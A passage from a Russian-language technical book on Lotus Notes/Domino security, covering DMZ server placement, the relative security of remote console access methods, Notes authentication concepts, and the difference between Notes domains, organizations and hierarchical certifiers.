Клиент *Notes*, через который происходит обновление общедоступного контента, сам получает его при помощи репликаций с одним из корпоративных серверов. Он работает от имени виртуального пользователя (например, *Web Updater*), при этом в его персональной адресной книге находится кросс-сертификат, выданный от его имени для внешнего сервера. На сервере, в свою очередь, имеется кросс-сертификат, выданный от имени сервера для этого пользователя. Доступ к внешнему серверу настроен таким образом, что только *Web Updater* и администратор корпоративной сети имеют к нему доступ по *NRPC*, остальные же только по *Internet*-протоколам.

2.2.2.2 Использование сервера Passthru для доступа к внутренней сети

В предыдущем разделе речь шла об общедоступных серверах, которые предоставляют анонимный доступ к своему контенту через *Internet*-протоколы. Если же требуется организовать доступ из *Internet* к корпоративным ресурсам для своих же пользователей, ситуация становится несколько иной.

О доступе корпоративных пользователей через *Web*-интерфейс и соответствующих настройках безопасности мы поговорим в главе 14. Если же требуется доступ по *NRPC*, то тут поможет так называемый сервер-посредник, или *Passthru*-сервер. Механизм работы *Passthru*-сервера и распределение прав на его использование будут описаны в разделе 4.4. Схема с организацией доступа через сервер-посредник, вынесенный в демилитаризованную зону, выглядит таким образом:




Рис. 2-15. *Доступ к серверам корпоративный сети через Passthru-сервер, расположенный в DMZ.*

Если сервер *Passthru*, так же как общедоступный сервер, вынесен в отдельный домен, то могут возникнуть сложности с поддержанием состава группы пользователей и серверов, имеющих право на обращение к нему, в актуальном состоянии. Адресные книги разные, реплицироваться они не могут. Тогда можно делать это с помощью агента, который будет синхронизировать состав этой группы с такой же группой в корпоративном домене *Notes* (то есть в основной адресной книге).

2.2.3 *Способы удаленного доступа к консоли сервера*

Доступ к консоли сервера дает массу возможностей как администратору, так и злоумышленнику. Какие возможности удаленного доступа к консоли (и вообще удаленного администрирования) предоставляет *Domino*?

2.2.3.1 Административный клиент




Рис. 2-16. *Доступ к консоли из административного клиента.*

Для злоумышленника это, наверное, самый трудный способ. Для доступа к серверу из административного клиента нужно владеть *ID*-файлом администратора и знать его пароль. Учитывая, что при работе в клиенте *Notes* пароль по сети не передается вообще (ни в закрытом, ни в открытом виде), а *ID*-файл администратора (нормального администратора, а не разгильдяя) добыть очень непросто, можно считать, что этот способ удаленного доступа к консоли сервера является наиболее безопасным.

2.2.3.2 Web-администратор (база Webadmin.nsf)




Рис. 2-17. *Доступ к консоли через Web-интерфейс* (*http://hostname/webadmin.nsf*).

Это более уязвимый способ, если доступ осуществляется по открытому протоколу, без поддержки *SSL*. В этом случае имеется даже не теоретическая, а вполне реальная возможность перехвата *Internet*-пароля администратора со всеми вытекающими последствиями.

2.2.3.3 Server Controller и Java Console

В 6-й версии *Domino* появилась возможность запускать сервер под управлением контроллера, который служит прослойкой между ним и операционной системой и предоставляет доступ (*TCP 2050*) для своего клиента – *Java Console*, которая поставляется как в дистрибутиве сервера *Domino*, так и административного клиента *Notes*.




Рис. 2-18. *Доступ к консоли сервера Domino при помощи Java Console.*

Штука довольно удобная, особенно в *R*7, где консоль избавлена от бага 6-й версии – самопроизвольного переключения раскладки клавиатуры. Очень неплохо реализовано быстрое переключение между консолями разных серверов, есть возможность выключения и включения сервера (не перезапуска, а именно выключения/включения!), можно убить зависшие процессы, есть и другие полезные опции. Интерес в русле нашей темы представляет способность контроллера транслировать команды *Java Console* непосредственно в операционную систему, минуя сервер *Domino*, если использовать их с префиксом *$*.




Рис. 2-19. *Комбинация Server Controller и Java Console имеет богатые возможности…*

В отличие от *Web*-администратора, связка *Controller-Console* использует шифрованный протокол (применяется *SSL - http://www-128.ibm.com/developerworks/Lotus/library/ls-Mallareddy_Karra/index.html).* Пароль при этом в открытом виде не передается. Трафик тоже закрыт по стандартной схеме – потоковое шифрование на симметричном сессионном ключе, генерируемом клиентом и передаваемом серверу с помощью серверного публичного ключа. Так что по сравнению с *Web*-администратором этот способ удаленного доступа представляется менее уязвимым.

Скомпрометированный пароль администратора *Domino* может быть эквивалентен скомпрометированному паролю администратора *Windows* или *Active Directory.*

3 *Аутентификация*

Механизм аутентификации в *Notes*/*Domino* – это фундамент, на котором построена вся система безопасности. Регулировка прав доступа к тому или иному ресурсу предполагает, что серверу достоверно известно, кто именно за этим ресурсом обратился. При открытии сессии на сервере пользователь, прежде чем получить к нему доступ, должен доказать, что он именно тот, за кого себя выдает. Без этого сервер не в состоянии принять решение – разрешать или нет доступ к базе, чтение или редактирование документа, прочие действия.

Аутентификация, или подтверждение подлинности – это процедура проверки соответствия субъекта и того, за кого он пытается себя выдать. Часто аутентификацию путают с идентификацией и авторизацией. Это хоть и связанные, но совершенно другие понятия. Для аутентификации ключевое выражение – *проверка соответствия*.

Идентификация – установление тождественности неизвестного объекта какому-либо известному на основании совпадения признаков, то есть опознание. Ключевое слово – *опознание*.

Авторизация – процесс, а также результат процесса проверки необходимых параметров и предоставления определенных полномочий некому субъекту на выполнение тех или иных действий. Ключевое выражение – *предоставление определенных полномочий*.

Пользователь может быть идентифицирован, пройти аутентификацию, но не получить авторизации на (например) редактирование какого-то ресурса.

Пояснить различие между этими тремя понятиями можно на таком примере.

К проходной военного объекта приближается *некто*.

Охранник видит, что *некто* передвигается на двух конечностях, одето в военную форму, имеет погоны с двумя звездочками. Охранник делает вывод, что *некто* имеет признаки двуногого прямоходящего, военного, лейтенанта, подполковника, или генерал-лейтенанта. Звездочки довольно крупные, но не чрезмерно, расположены перпендикулярно осевой линии погона. Следовательно, знаки различия двуногого прямоходящего, военного, идентичны знакам различия подполковника. Произошла **идентификация.**

Охранник просит двуногое прямоходящее, военное, вероятно - подполковника, представиться и предъявить удостоверение. Оно представляется Иваном Сидоровым, подполковником, и предъявляет удостоверение. Охранник убеждается в том, что имя и звание в удостоверении соответствуют названному, фотография соответствует лицу двуногого прямоходящего, а само удостоверение является подлинным, поскольку имеет соответствующую печать и водяные знаки. Теперь охранник уверен, что перед ним – Иван Сидоров, подполковник. Произошла **аутентификация.**

Охранник смотрит в список, где перечислены те лица, кому разрешен проход на этот объект. В этом списке присутствует Иван Сидоров, подполковник. Как вариант – существует инструкция, где сказано, что доступ имеют все военные в звании выше майора. Охранник разрешает Ивану Сидорову, подполковнику, проход на объект. Произошла **авторизация.**

Аутентификация, то есть процесс доказывания пользователем серверу (или сервера пользователю, или сервера серверу), что он тот, за кого себя выдает, в *Notes*/*Domino* может производиться разными способами. Существуют три вида аутентификации.

- Аутентификация *Notes*. Ее также называют проприетарной (*proprietary*), то есть свойственной только *Notes*/*Domino*. Она производится с помощью сертификатов *Notes*, своего рода «удостоверений личности» пользователя или сервера.
- Аутентификация с помощью *X*.509 сертификатов (в документации по *Notes*/*Domino* их принято называть *Internet*-сертификатами, в отличие от проприетарных *Notes*-сертификатов). Этот вид аутентификации – опциональный. Он возможен только при наличии таких сертификатов.
- Аутентификация по имени и паролю. Это тоже необязательный способ. Он применяется для клиентов, не использующих *Notes*.

В этой главе мы рассмотрим механизм работы проприетарной аутентификации, то есть аутентификации с помощью сертификатов *Notes*. Два других способа будут рассмотрены позднее, в разделах 13.6 (*X*.509 сертификаты) и 14.2.2 (аутентификация по имени и паролю).

Перед тем как перейти к самой процедуре установления подлинности, необходимо поговорить о таких базовых для *Notes*/*Domino* предметах, как деление на домены и организации, а также об иерархическом дереве имен *Notes*.

3.1 *Структурное деление Notes: домены и организации*

В *Notes*/*Domino* имеются два принципиально разных принципа структурного деления серверов и пользователей. Это деление на домены *Notes* и деление на организации *Notes*. Их часто путают, хотя они никак не связаны между собой.

Домен *Notes* (не надо путать с доменом *Internet*!) – это множество серверов *Domino*, на которых расположена реплика одной и той же основной конфигурационной базы данных. В этой базе (*Names.nsf*), которая до 4-й версии *Notes* включительно называлась Адресной Книгой Домена (*Names&Address Book, NAB*), а сейчас (начиная с 5-й версии) носит название *Domino Directory*, кроме имен и адресов пользователей, находятся масса чисто технических документов. Это основные настроечные параметры всех серверов домена, соединения между ними, общие для всего домена конфигурационные документы и много всяких других полезных вещей. За счет регулярной репликации между серверами эти реплики поддерживаются в синхронном состоянии. В результате в каждый момент времени каждый сервер домена *Notes* представляет себе топологию домена, настройки своих соседей по домену, состав пользователей и многое другое, точно так же, как и остальные сервера в том же домене *Notes*. Не только *Domino Directory* является общей для серверов домена. Такие базы, как *Admin4.nsf* (база административных запросов), *Events4.nsf* (настройки мониторинга), часто – *CertLog.nsf* (журнал сертификации), *Catalog.nsf* (каталог баз домена) и некоторые другие, являются общими для всего домена *Notes*. Таким образом, в *Notes*/*Domino* понятие домена связано с общими для серверов, входящих в домен, конфигурационными базами данных, в первую очередь *Domino Directory*. Оно относится скорее к топологии и к правилам маршрутизации почты, чем к правам доступа и безопасности. Это понятие не является иерархическим, так как домены не делятся на «родителей» и «потомков», «старшие» и «младшие» домены.

Организация *Notes* – это множество серверов и пользователей, чьи *ID*-файлы имеют сертификаты, выданные одним и тем же корневым сертификатором и его потомками. Все пользователи и сервера одной организации доверяют одному и тому же сертификатору. Следовательно, они доверяют и друг другу.

Это принципиально иерархическое понятие, так как с помощью корневого сертификатора может быть зарегистрирован дочерний, с его помощью – сертификатор следующего, более низкого уровня, и так далее. Всего в организации *Notes* может быть до пяти уровней сертификаторов. Сертификатором любого из этих уровней может быть выдан сертификат для *ID*-файла пользователя или сервера. При этом все они принадлежат одной организации, поскольку родительский (корневой) сертификатор у них общий. Имена пользователей и серверов отражают всю цепочку сертификаторов, которыми они были заверены. Таким образом, понятие организации имеет отношение к *ID*-файлам, сертификатам и сертификаторам, а также к правилам построения имен. Организации *Notes* не имеет отношения к топологии и маршрутизации почты.

Совершенно не обязательно, чтобы организация и домен *Notes* совпадали по составу. В одном домене может быть несколько организаций, и наоборот – в одной организации может быть несколько доменов. Если адресная книга домена (большинство администраторов *Domino* по привычке продолжают называть так *Domino Directory*) общая для нескольких серверов, а сертификаты в их *ID*-файлах выданы разными корневыми сертификаторами, это значит, что несколько организаций объединены в один домен. Если корневой сертификатор общий, а адресные книги разные – это значит, что одна организация разделена на несколько доменов.

Очень важно не путать эти два понятия (а путают постоянно!). Настолько важно, что я даже не поленюсь нарисовать две схемы.




Рис. 3-1. *Одна организация (Org1) разделена на два домена (Domain1 и Domain2).*

На Рис. 3-1 показана одна организация, разделенная на два домена. Организация одна, поскольку в *ID*-файлах всех серверов (и пользователей, которые не изображены на схеме из соображений наглядности) имеются сертификаты, выданные одним и тем же сертификатором *Org*1. Домены разные, поскольку имеется две базы *Domino Directory*. Две реплики одной базы лежат на серверах *Server*1 и *Server*2, две реплики другой базы – на серверах 3 и 4.

На Рис. 3-2 изображена схема двух организаций, объединенных в один домен. Организации две, так как в *ID*-файлах серверов *Server*1 и *Server*2 имеются сертификаты, выданные сертификатором *Org*1, а в *ID*-файлах 3-го и 4-го серверов – сертификаты, выданные сертификатором *Org*2. Домен общий, так как на всех четырех серверах находятся реплики одной и той же базы – *Domino Directory* домена *Domain*1.




Рис. 3-2. *Две организации (Org1 и Org2) объединены в один домен.*

И организации, и домены *Notes* изначально появляются во время процедуры конфигурирования первого сервера домена. При первоначальной настройке сервера конфигуратор задает вопрос: какой это сервер, первый или дополнительный? Ответ на него очень важен.

Если выбирается вариант «первый сервер», то это означает, что конфигуратору поручается создать корневой сертификатор. Это зародыш будущей организации *Notes*, им (и его потомками) будут выдаваться сертификаты всем остальным серверам и пользователям.




Рис. 3-3. *Корневой сертификатор появляется на свет при первичной настройке первого сервера организации. Администратор определяет его имя (это и есть имя будущей организации) и его пароль.*

Кроме того, создается база *Names.nsf* (*Domino Directory*), из которой впоследствии вырастет домен *Notes*.




Рис. 3-4. *Во время первоначальной настройки определяется также имя будущего домена.*

Часто название организации и название домена совпадают. Скорее всего, именно в этом и заключается источник широко распространенной путаницы в понятиях «домен» и «организация».

Если же выбирается вариант «дополнительный сервер», это означает, что корневой сертификатор уже существует. Более того, сертификат для этого сервера уже выдан и вставлен в его *ID*-файл, созданный во время процедуры регистрации. *Domino Directory* (база *Names.nsf*) для этого домена тоже существует. Ее не нужно создавать с нуля, а следует получить с помощью репликации с какого-то другого сервера домена.

Если в дальнейшем возникает необходимость объединения нескольких доменов в один (жизнь – штука динамичная, компании сливаются, одна покупает другую и т.д.), то создается общая *Domino Directory*, в нее копируются все необходимые документы из других адресных книг, а затем эту базу кладут на все сервера объединяемых доменов, заменяя имевшуюся ранее.

При разделении на разные домены часть документов переносится в новую адресную книгу, которая затем заменяет старую *Names.nsf* на серверах, выделяемых в отдельный домен.

Домены и организации *Notes*/*Domino* – это **абсолютно** разные понятия!

3.2 *Иерархическое дерево. Сертификаты и сертификаторы*

Раньше (до второй версии *Lotus Notes* включительно) в организации *Notes* мог существовать только один сертификатор. Именно он выдавал сертификаты всем серверам и пользователям организации (ну, не он сам, конечно, а администратор с его помощью). Такая система сертификации называлась плоской (*flat*). При масштабировании это начинало вызывать ряд очевидных неудобств. Возникали проблемы с тезками, так как в пределах одной организации невозможно было отличить одного Васю Пупкина от другого. Структурное деление компании никак не отражалось на ее информационной системе. Одни функциональные и территориальные подразделения нельзя было чем-то отделить от других. И так далее.

Для решения этих проблем уже в третьей версии *Notes* вводится многоуровневая иерархическая система сертификации. Вместо одного сертификатора в организации появилось множество сертификаторов, связанных родительскими отношениями. Появилось понятие «организационных единиц» (*Organization Units*), у каждой из которых имеется свой собственный сертификатор. Сертификаторы организационных единиц регистрируются так же, как до их появления регистрировались сервера и пользователи. Администратор берет родительский сертификатор, и после процедуры регистрации получает в свои руки еще один *ID*-файл сертификатора – дочернего, то есть сертификатора организационной единицы.

Не надо путать понятия ***сертификатор*** (*Certifier*) и ***сертификат*** (*Certificate*).

- ***Сертификатор*** – тот, кто выдает *сертификаты*, то есть заверяет (сертифицирует).
- ***Сертификат*** – то, что выдает *сертификатор,* то есть что-то, заверенное *сертификатором*.

Процесс начинается с корневого сертификатора (который появляется, как вы помните, при первичной настройке первого сервера организации). Можно назвать его сертификатором нулевого уровня. В административном клиенте на вкладке "*Configuration*" выбирается *Registration => Organization Unit:*

